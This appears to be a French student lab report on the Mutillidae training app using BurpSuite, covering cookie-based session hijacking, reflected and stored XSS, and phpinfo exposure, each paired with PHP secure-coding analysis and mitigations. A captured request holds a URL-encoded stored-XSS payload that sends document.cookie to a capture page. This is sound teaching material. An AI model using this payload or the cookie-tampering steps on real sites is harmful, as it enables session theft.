


Question n°2

- Voler la session d'une victime en modifiant l'identifiant associé au cookie intercepté. Pour cela, réaliser les manipulations décrites dans l'étape n°2.

-

En changeant la valeur du cookie « uid », on se retrouve connecter en tant qu'administrateur.



Etape n°2 : Codage sécurisé et analyse du code source

Question n°1

- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La modification du cookie uid a t-elle une conséquence ?

Récupération des cookies d'un utilisateur avec un niveau de sécurité à 5 :

En changeant la valeur du cookie « uid », on reste tout de même connecté au même compte :

Question n°2

- Observez le code source de la page index.php (page d'accueil) et relever les différences avec le codage de niveau de sécurité 0 et 1.

Le niveau 0 ne contient aucune sécurité dans ce cas-ci.

Pour ce qui est du niveau 1, il ne protège pas de cette attaque car il fait uniquement une redirection.

Dans le cas du niveau de sécurité 5, le programme s'arrête.

Question n°3

- Expliquer les différences entre un cookie et une session. Conclure sur les bonnes pratiques de codage concernant le suivi des utilisateurs identifiés.

    - Les cookies et les sessions contiennent des informations sur l'utilisateur, mais les cookies sont stockés côté client tandis que les sessions sont stockées côté serveur.

    - Les cookies expirent après un certain temps tandis que les sessions se terminent lorsqu'un utilisateur ferme le navigateur.

    - Les cookies peuvent être désactivés mais les sessions ne peuvent pas être désactivées.

Activité n°3 : Vulnérabilités de type XSS (Cross Site Scripting)


XSS réfléchi via un contexte HTML

Question n°1


Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer.
Le niveau de sécurité de Mutillidae est positionné sur 0.

Question n°2


Réalisation du premier défi permettant de capturer le cookie d'authentification de la victime.



- Résultat dans BurpSuite



- Récupération des cookies




Nouvelle tentative en mode sécurisé et analyse du code source

Niveau de sécurité 1

Question n°1


L'attaque du défi n°1 est toujours possible même avec un niveau de sécurité à 1.



Question n°2

Au niveau 0, cela est possible.

Dès le niveau 1, cela n'est plus possible :



Question n°3

```php
try {
    switch ($_SESSION["security-level"]){
        case "0": // This code is insecure. No input validation is performed.
            $lEnableJavaScriptValidation = FALSE;
            $lEnableHTMLControls = FALSE;
            $lProtectAgainstMethodTampering = FALSE;
            $lProtectAgainstCommandInjection=FALSE;
            $lProtectAgainstXSS = FALSE;
        break;

        case "1": // This code is insecure. No input validation is performed.
            $lEnableJavaScriptValidation = TRUE;
            $lEnableHTMLControls = TRUE;
            $lProtectAgainstMethodTampering = FALSE;
            $lProtectAgainstCommandInjection=FALSE;
            $lProtectAgainstXSS = FALSE;
        break;

        case "2":
        case "3":
        case "4":
        case "5": // This code is fairly secure
            $lProtectAgainstCommandInjection=TRUE;
            $lEnableHTMLControls = TRUE;
            $lEnableJavaScriptValidation = TRUE;
            $lProtectAgainstMethodTampering = TRUE;
            $lProtectAgainstXSS = TRUE;
        break;
    }// end switch
```


Question n°4

Les caractères typiques utilisés lors d'une attaque XSS sont les balise « <script> ».

Niveau de sécurité 5

Question n°5

En suivant les mêmes étapes que ci-dessus, on constate que l'attaque n'est pas possible avec un niveau de sécurité à 5, l'erreur suivante est retournée :



Question n°6

```
case "5": // This code is fairly secure
    $lProtectAgainstCommandInjection=TRUE;
    $lEnableHTMLControls = TRUE;
    $lEnableJavaScriptValidation = TRUE;
    $lProtectAgainstMethodTampering = TRUE;
    $lProtectAgainstXSS = TRUE;
```

Question n°7

Le rôle de cette instruction est de dire que si la variable « $lProtectAgaisntMethodTampering » n'est pas défini / est nulle, alors $lTargetHost = $_POST['target_host] , sinon $_REQUEST['target_host'].

$_POST permet de récupérer les variables envoyées avec la méthode POST, tandis que $_REQUEST contient les variables de $_GET/$_POST et $_COOKIE.

Question n°8

Elle vérifie que la variable correspond aux paternes désirés (IPV4, DOMAIN, IPV6) en utilisant des regex.

```
$lTargetHostValidated = preg_match(IPV4_REGEX_PATTERN, $lTar-
getHost) || preg_match(DOMAIN_NAME_REGEX_PATTERN, $lTargetHost)
|| preg_match(IPV6_REGEX_PATTERN, $lTargetHost);
```

Question n°9

La fonction est la suivante:

```
/* Protect against XSS by output encoding */
$lTargetHostText = $Encoder->encodeForHTML($lTargetHost);
```

Question n°10

Question n°11

Le niveau de protection n°5 met en œuvre les protections suivantes :

- Sécurisation du formulaire html (minlength, maxlength, required)
- Validation via javascript : vérification des charactères…
- Vérification du paterne de la donnée entrée par l'utilisateur (command injection)
- Protection contre les attaques XSS : encodage des données


XSS permanant via une page affichant des logs

Question n°1

Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer.
Le niveau de sécurité de Mutillidae est positionné sur 0.

Question n°2

Réalisation du deuxième défi permettant de capturer les cookies d'identification des victimes qui visitent la page des logs.



```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/index.php?page=login.php
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=0k1a59s1613v2tet8atkdqrbhr; showhints=1
Connection: close

username=
%3c%73%63%72%69%70%74%3e%64%6f%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%6c%6f%63%61%6c%6
8%6f%73%74%3a%38%30%38%30%2f%69%6e%64%65%78%2e%70%68%70%3f%70%61%67%65%3d%63%61%70%74%75%72%65%2d%64%61%74%61%2e%70%
68%70%26%63%3d%22%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e&password=test3&
login-php-submit-button=Login
```

Codage sécurisé et analyse du code source

Question n°2

Non, elle ne réussit pas, car la variable $lEncodeOutput est à true. Ce qui fait que le code présent dans la base de données n'est pas exécuter à l'affichage.

Question n°3

```
$lEncodeOutput = TRUE;

$lLimitOutput = TRUE;
```

Question n°4

L'option de sécurité $lLimitOutput, lorsqu'elle est à « true », va limiter l'accès aux logs aux 20 dernières lignes de la base de données.

L'option de sécurité $lEncodeOutput, lorsqu'elle est à « true », va encoder les données pour les afficher en HTML et éviter une attaque de ce type.

```
if(!$lEncodeOutput){
    $lHostname = $row->hostname;
    $lClientIPAddress = $row->ip;
    $lBrowser = $row->browser;
    $lReferer = $row->referer;
    $lDate = $row->date;
}else{
    $lHostname = $Encoder->encodeForHTML($row->hostname);
    $lClientIPAddress = $Encoder->encodeForHTML($row->ip);
    $lBrowser = $Encoder->encodeForHTML($row->browser);
    $lReferer = $Encoder->encodeForHTML($row->referer);
    $lDate = $Encoder->encodeForHTML($row->date);
}// end if
```

Question n°5

- https://javadoc.io/doc/org.owasp.encoder/encoder/latest/index.html
- https://learn.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-7.0
- https://www.invicti.com/blog/web-security/preventing-xss-ruby-on-rails-web-applications


Question n°6

- Encoder (échapper) les données en entrée et en sortie
- Filtrer les données reçues côté client
- Valider les entrées utilisateurs
- Utiliser le standard CSP (Content Security Policy)
- La fonction htmlspecialchars() convertit les caractères spéciaux en entités HTML.
- htmlentities()
- strip_tags(), cette fonction supprime toutes les balises.
- Au possible, il faut placer des cookies avec le paramètre HttpOnly, empêchant leur récupération avec JavaScript (Attention elle n'est pas forcément supportée par tous les navigateurs).


Activité n°4 : Brèche sur des informations confidentielles

Affichage d'une page de configuration confidentielle


Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer.
Le niveau de sécurité de Mutillidae est positionné sur 0.





Faire un clic droit au milieu de l'intercepteur et cliquer sur Send to Repeater. Se rendre sur l'onglet Repeater et cliquer sur le bouton Go pour voir la réponse obtenue sur la page existante home.php



Reproduire ensuite toutes les étapes précédentes avec une page inexistante sur le serveur comme home777.php. Envoyer la réponse obtenue par le serveur au comparateur (Send to Comparer). Vous devriez obtenir ceci au niveau de l'onglet Comparer de BurpSuite.







Mise en place de l'attaque par fuzzing

Tentative en mode sécurisé & Analyse du code source

Question n°1

Non le niveau de sécurité 1 ne permet pas d'éviter cela.

Question n°2

Le niveau de sécurité 1 active la variable $lShowPHPInfo.

Question n°3

Oui le niveau de sécurité 5 permet d'éviter cela.

Question n°4

```php
if(isset($_SESSION['is_admin'])){
    if($_SESSION['is_admin'] == 'TRUE'){
        $lShowPHPInfo = TRUE;
    }// end if is_admin
}// end if isseet $_SESSION['is_admin']
```

Au niveau de sécurité 5 active une condition qui permet l'affichage de la page phpinfo.php si l'utilisateur connecté est l'admin et uniquement dans ce cas-là.

Question n°5

On peut désactiver des fonctions à l'aide du php.ini :

```
disable_functions  phpinfo
```

- https://www.developpez.net/forums/d82666/php/langage/securite-desactiver-phpinfo/